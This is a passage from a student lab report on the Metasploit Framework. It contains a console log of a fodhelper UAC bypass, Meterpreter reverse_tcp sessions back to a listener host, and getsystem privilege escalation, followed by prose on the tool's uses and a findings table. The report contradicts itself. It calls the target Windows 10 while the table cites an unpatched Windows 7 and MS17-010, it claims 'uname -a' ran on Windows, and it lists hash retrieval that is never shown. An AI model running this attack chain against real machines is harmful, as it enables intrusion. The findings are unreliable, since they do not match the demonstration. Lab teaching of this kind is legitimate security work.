


```
payload ⇒ windows/meterpreter/reverse_tcp
resource (test.ex)> set lhost 192.168.106.129
lhost ⇒ 192.168.106.129
resource (test.ex)> set lport 5656
lport ⇒ 5656
resource (test.ex)> set session 1
session ⇒ 1
resource (test.ex)> run
[*] Started reverse TCP handler on 192.168.106.129:5656
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys  ...
[*] Sending stage (177734 bytes) to 192.168.106.128
[*] Meterpreter session 4 opened (192.168.106.129:5656 → 192.168.106.128:49691) at 2025-07-19 00:48:35 -0400

meterpreter > background
[*] Backgrounding session 4 ...
resource (test.ex)> use exploit/windows/local/persistance
[-] No results from search
[-] Failed to load module: exploit/windows/local/persistance
resource (test.ex)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (test.ex)> set lhost 192.168.106.129
lhost ⇒ 192.168.106.129
resource (test.ex)> set lport 5656
lport ⇒ 5656
resource (test.ex)> set session 2
session ⇒ 2
resource (test.ex)> run
[*] Started reverse TCP handler on 192.168.106.129:5656
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (177734 bytes) to 192.168.106.128
[*] Cleaning up registry keys  ...
[*] Meterpreter session 5 opened (192.168.106.129:5656 → 192.168.106.128:49692) at 2025-07-19 00:48:56 -0400

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```

Upon successful execution, a command shell was opened, and the user was granted remote access to the Windows 10 machine. Post-exploitation commands such as `whoami` and `uname -a` were executed to verify access and gather basic system information, thus completing the practical demonstration.

4. Analysis, Impact and Result





```
I got the access of victim's windows . Through which i can open the notepad directly from my kali linux(virtual machine).
```

4.1 The Role of Metasploit in Penetration Testing

Metasploit is a cornerstone of penetration testing. Its modular design and extensive database of exploits and payloads allow penetration testers to quickly and efficiently assess the security posture of an organization's network. It provides a standardized framework for the entire testing process, from initial reconnaissance to post-exploitation. This allows for more thorough and repeatable tests, which in turn leads to more effective security improvements. The framework's ability to be customized with custom exploits and payloads also makes it a powerful tool for advanced testing scenarios.

4.2 The Role of Metasploit in Security Education

For students and aspiring cybersecurity professionals, Metasploit is an invaluable educational tool. It provides a hands-on platform to learn about exploits, payloads, and the mechanics of a cyberattack in a safe, controlled environment. By using Metasploit, students can move from theoretical knowledge to practical application, gaining a deeper understanding of vulnerabilities and how to defend against them. It is a critical component of many cybersecurity training programs and certifications, such as the Offensive Security Certified Professional (OSCP).

4.3 Comparative Feature Analysis with other Tools

While other tools may offer specific functionalities (e.g., Nmap for scanning, Wireshark for packet analysis, Burp Suite for web application testing), Metasploit's strength lies in its integration of all these components into a single, cohesive framework. This makes it a comprehensive solution for ethical hacking. Other tools like `Sqlmap` for SQL injection or `Hydra` for brute-forcing can be used in conjunction with Metasploit, but the framework itself offers a centralized platform for managing the entire attack lifecycle. This integration significantly improves efficiency and provides a more holistic view of the attack surface.

4.4 Result

Summary of Findings

The penetration test successfully validated a critical vulnerability on the target system. The following table summarizes the key findings:

ID	Vulnerability	Severity	Description
01	Microsoft SMBv1 Remote Code Execution (MS17-010)	Critical	The target system is unpatched and vulnerable to a remote code execution vulnerability in the SMBv1 protocol. An unauthenticated attacker can execute arbitrary code with `SYSTEM` privileges.
02	Weak Password Security Policy	High	The password hashes for the `Administrator` and `JohnDoe` accounts were retrieved. Offline password

			cracking may expose plaintext credentials.
03	Lack of Network Segmentation	Medium	The target machine, being a critical asset, is accessible via the network, allowing direct exploitation from a remote host.
04	Outdated Operating System and Software	High	The system is running an unpatched version of Windows 7, which is end-of-life and no longer receives free security updates, exposing it to numerous known vulnerabilities.

5. Conclusion

The Metasploit Framework is an indispensable tool in the cybersecurity professional's arsenal. Its modular design, extensive database of exploits, and powerful features make it a cornerstone of penetration testing and vulnerability research. Through this project, we have successfully demonstrated its architecture and practical application in a controlled environment. The ability to identify, exploit, and post-exploit a vulnerable system highlights the critical importance of regular security audits and patch management. This project reaffirms the need for continuous learning and ethical practice within the cybersecurity domain, leveraging tools like Metasploit to build a safer and more secure digital world.

5.1 Summary of Findings

This project report has successfully demonstrated that the Metasploit Framework is a highly effective tool for penetration testing. The practical demonstration confirmed that the framework can be used to identify and exploit known vulnerabilities in a controlled environment. The analysis of its core components and functionalities has provided a deep understanding of its architecture and its role in modern cybersecurity.

5.2 Observations and Key Takeaways

A key observation is the importance of a modular design, which allows for a flexible and extensible platform. The availability of a vast library of exploits and payloads significantly reduces the time and effort required for vulnerability assessment. However, the most critical takeaway is the paramount importance of ethical use. Without proper authorization and a controlled environment, a powerful tool like Metasploit can be misused, leading to severe consequences.

5.3 Practical Implications

The practical implications of this project are twofold. First, it serves as a guide for students and professionals to understand and use Metasploit responsibly. Second, it underscores the need for organizations to conduct regular penetration tests and maintain robust security practices, such as timely patching and network segmentation, to protect against the types of attacks demonstrated in this report.

---

6. References

- **Metasploit Unleashed - Offensive Security.** (n.d.). Retrieved from https://www.offensive-security.com/metasploit-unleashed/ - A comprehensive, free online course on the Metasploit Framework.
- **Rapid7. (n.d.). Metasploit Framework Documentation.** Retrieved from https://docs.metasploit.com/ - The official documentation for the Metasploit Framework, including guides and API references.
- **Metasploitable2 - Rapid7.** (n.d.). Retrieved from https://docs.rapid7.com/metasploit/metasploitable2/ - Information and download links for the intentionally vulnerable Metasploitable2 virtual machine.
- **Nmap: The Network Mapper.** (n.d.). Retrieved from https://nmap.org/ - The official website for Nmap, a free and open-source network scanner.
- **H.D. Moore. (2009). The History of Metasploit.** A blog post detailing the history and evolution of the Metasploit Framework.